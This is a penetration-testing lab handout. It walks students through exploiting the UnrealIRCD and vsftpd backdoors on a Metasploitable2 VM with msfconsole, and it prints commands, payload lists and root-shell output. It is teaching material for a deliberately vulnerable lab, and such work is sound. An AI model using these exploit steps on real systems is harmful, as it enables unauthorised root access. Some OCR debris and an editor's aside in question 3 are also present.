Penetration testing

Exploitation

- **Learning Objectives**
  - The goal is to teach students the basics of practical **penetration testing**. The Metasploit Framework (MSF) contains a collection of exploits. It's an infrastructure that you can build upon and utilize for your custom needs. This helps you to concentrate on setting up your exploitation environments, and not have to reinvent the wheel.
  - MSF is one of the most popular tools for security professionals conducting practical ethical hacking studies. It contains extensive exploitation tools and working environments. Additionally, it is freely available to the public.

- **Preparation**
  - Make sure to read the exploitation lecture slides!
  - You will need Kali Linux 2023 or above and Metasploitable2 for this lab.

- **Time**
  - Supervised 60 min.
  - Unsupervised 1-2 weeks.


- **Notes**
  - When using the terminal, you will notice that there is a "$" displayed on the input line to the left of anything you type; this will change depending on the stage you are at in these labs. For clarity's sake, when commands are given to you to type (in ***bold italics***), this extra bit will still be shown, however you do not need to type it out.
  - If, when running a command, it won't run because of an error relating to your access, privileges or not being root, then try running it again but this time type "sudo" before it (e.g., use "sudo msfdb init" if the final command in task 1 fails).

Exercise 1:

For this exercise you will need to use the Kali Linux and Metasploitable virtual machines.

Task 1: Setting up the environment for Metasploit on Kali Linux


Login to Kali Linux *2023.4 (default username/password are vagrant/vagrant). Login to Metasploitable (default username/password are msfadmin/msfadmin - don't worry if the password doesn't show up while you're typing, it's still being entered). Find the ip addresses of both machines and record them. This can be done by typing ***ifconfig*** into the terminal (the Metasploitable machine will look like a terminal from the start).



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:93:c5:ce
          inet addr:192.168.23.130  Bcast:192.168.23.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe93:c5ce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:64 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6094 (5.9 KB)  TX bytes:7112 (6.9 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)
```

From now on, you will be working from the Kali Linux virtual machine, so switch over to that. The Metasploit Framework uses PostgreSQL as its database, so you need to launch that by running the following command in the terminal (you'll need to give your password):

$ service postgresql start



```
┌──(kali㉿kali)-[~]
└─$ service postgresql start
```

Authentication

Authentication is required to start 'postgresql.service'.

An application is attempting to perform an action that requires privileges. Authentication is required to perform this action.

Password: ••••

kali@kali: ~
File Actions Edit View Help
Details
Cancel
Authenticate
you become, the more you are able to hear"

You can verify that PostgreSQL is running by executing the following command:

$ service postgresql status

With PostgreSQL up and running, you need to create and initialize the MSF database by executing the following command:

$ msfdb init


Answer the following questions:

1. What is the PostgreSQL database? (You may need to do some research)
2. Why do we need to initialize it in the beginning?

<u>Task 2: Starting the Metasploit Framework</u>

You can launch the Metasploit Console by clicking on (the Metasploit icon) or typing the following command into the terminal:


$ msfconsole



```
┌──(kali㉿kali)-[~]
└─$ msfconsole


                  _---------.
              .' #######   ;."
   .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,....."/

       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View all productivity tips with the
tips command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```

You can use msfconsole to verify if the database is connected by typing the command below:

msf6 > db_status



```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > █
```

Type the following into msfconsole:

msf6 > help

Answer the following questions:

1. What are the different categories for commands that appeared when you typed help?
2. Pick two command categories and describe what they are.

Task 3: Identifying Vulnerabilities and Attacking the Target

We will only exploit two vulnerabilities in this lab which are described below. Notice that both of them target daemons - programs that run in the background on a computer which aren't often directly interacted with by users. As a result, most people overlook them and don't register them as possibly having security threats - when was the last time that you checked on the background processes running on your computer?

UnrealIRCD IRC Daemon Backdoor

On port 6667, Metasploitable2 runs the UnrealIRCD IRC daemon (open source server software implementing the IRC - Internet Relay Chat - protocol to enable people to talk over the internet). The version being run contains a backdoor (a secret means of accessing the system) that went unnoticed for months. Metasploit has a module to exploit this in order to gain an interactive shell.

vsftpd v2.3.4 Backdoor


vsftpd (Very Secure File Transfer Protocol Daemon) is an FTP server often used on Linux systems (and other Unix-like systems). This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. Metasploit can exploit the malicious backdoor that was added to the vsftpd download archive.

There are more vulnerabilities that can be exploited on the target. You can find a list of all the vulnerabilities for Metasploitable2 from here:

https://community.rapid7.com/docs/DOC-1875
and
http://chousensha.github.io/blog/2014/06/03/pentest-lab-metasploitable-2/

Go back to Kali Linux and make sure you are still in the MSF console. Search for the UnrealIRCD IRC daemon using a keyword search:

msf6 > search ircd




```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > search ircd

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.
1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd
_3281_backdoor

msf6 > █
```

Set the module and the payload you want to use:

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 exploit(unreal_ircd_3281_backdoor) > show payloads




```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                       normal  No     Add user with usera
dd
   1   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell,
 Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell,
 Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                                     normal  No     Unix Command Shell,
 Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6                                normal  No     Unix Command Shell,
 Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                                       normal  No     Unix Command, Gener
ic Command Execution
   6   payload/cmd/unix/reverse                                       normal  No     Unix Command Shell,
 Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell,
 Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell,
 Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell,
 Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby                                  normal  No     Unix Command Shell,
 Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl                              normal  No     Unix Command Shell,
 Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell,
 Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > █
```

msf6 exploit(unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/reverse

Here, we use the module for exploiting a backdoor of UnrealIRCD IRC daemon. Then, set the remote host (the target of this exploit):

msf6 exploit(unreal_ircd_3281_backdoor) > set RHOST <ip address of Metasploitable2>



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.23.130
RHOST => 192.168.23.130
```

You can now set the local host (for our current purposes, the same Kali machine) and launch the attack using the following commands:

msf6 exploit(unreal_ircd_3281_backdoor) > show options


msf6 exploit(unreal_ircd_3281_backdoor) > set LHOST <ip address of Kali>

msf6 exploit(unreal_ircd_3281_backdoor) > show options

msf6 exploit(unreal_ircd_3281_backdoor) > exploit

You should now see that Metasploit successfully gains a shell session (there won't be any "$" or similar, just a blank line you can type onto). Try executing the following commands to show that you indeed have access to the Metasploitable2 machine from the Kali Linux one.

whoami
uname –a



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.23.129
LHOST ⇒ 192.168.23.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.23.129:4444
[*] 192.168.23.130:6667 - Connected to 192.168.23.130:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address ins
tead
[*] 192.168.23.130:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo rIbgm0Ci7fv0MNME;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "rIbgm0Ci7fv0MNME\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.23.129:4444 → 192.168.23.130:36992) at 2024-02-01 07:14:3
3 -0500

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

When you are done taking screenshots, close the terminal.

Now, we are going to take advantage of another vulnerability of the target machine (i.e., the vsftpd backdoor) to launch an attack. The steps are similar to the previous attack.

Open a new terminal, and then:

$ msfconsole


msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

msf6 exploit(vsftpd_234_backdoor) > set RHOST <ip address of Metasploitable2>

msf6 exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact

msf6 exploit(vsftpd_234_backdoor) > exploit

whoami
uname -a



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.66.150
RHOST ⇒ 192.168.66.150
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.66.150:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.66.150:21 - USER: 331 Please specify the password.
[+] 192.168.66.150:21 - Backdoor service has been spawned, handling ...
[+] 192.168.66.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.66.151:34229 → 192.168.66.150:6200) at 2023-11-02 13:12:39 -0400

whoami
root
uname-a
sh: line 7: uname-a: command not found
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Both of these exploits achieve the same goal - gaining you a shell session on the target machine. You've only been instructed to use 2 commands in order to display that you are in control, but you could run any command that you want (don't try it right now - wait until you've finished all the tasks and then have a play). You could delete files, add new ones, get information (as you already have), install viruses, or send them to other computers that the one you've hacked is connected to.

Remember that the UnrealIRCD backdoor went unnoticed for months - months in which any person using it who thought they were safe could have had their computer accessed with no more effort than you used in this lab. In fact, it's very likely that there is a program you're running at home which makes your computer as easy to break into as the Metasploitable machine - it just hasn't been noticed by hackers or security specialists yet.

Answer the following questions:

1. How is the "UnrealIRCD IRC Daemon Backdoor" Vulnerability triggered? (You will have to do some research on the vulnerability)
2. We learned when the backdoor in the "vsftpd v2.3.4" was introduced, but when was it removed? (You will have to do some research on the vulnerability)

3. *Why did we need to set a payload in the exploitation of the second vulnerability but not for the first? (Is it meant to be local host instead of payload? A payload is set in both however a local host isn't. However, for the second one the payload does default to cmd/unix/interact so it could be that that was the original idea.)


Exercise 2:

For this exercise, we will be using the GUI (Graphical User Interface) version of Metasploit known as Armitage.

Task1: Armitage - Cyber Attack Management for Metasploit

Armitage is a GUI tool for the Metasploit Framework that makes penetration testing easy. We first need to set up Armitage so open a new terminal and install Armitage using the following command:

$ apt-get install armitage



```
msf6 > armitage
[*] exec: armitage

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[*] I will use /home/kali/armitage-tmp as a working directory
```

Connect...

Host 127.0.0.1

Port 55553

User msf

Pass ****

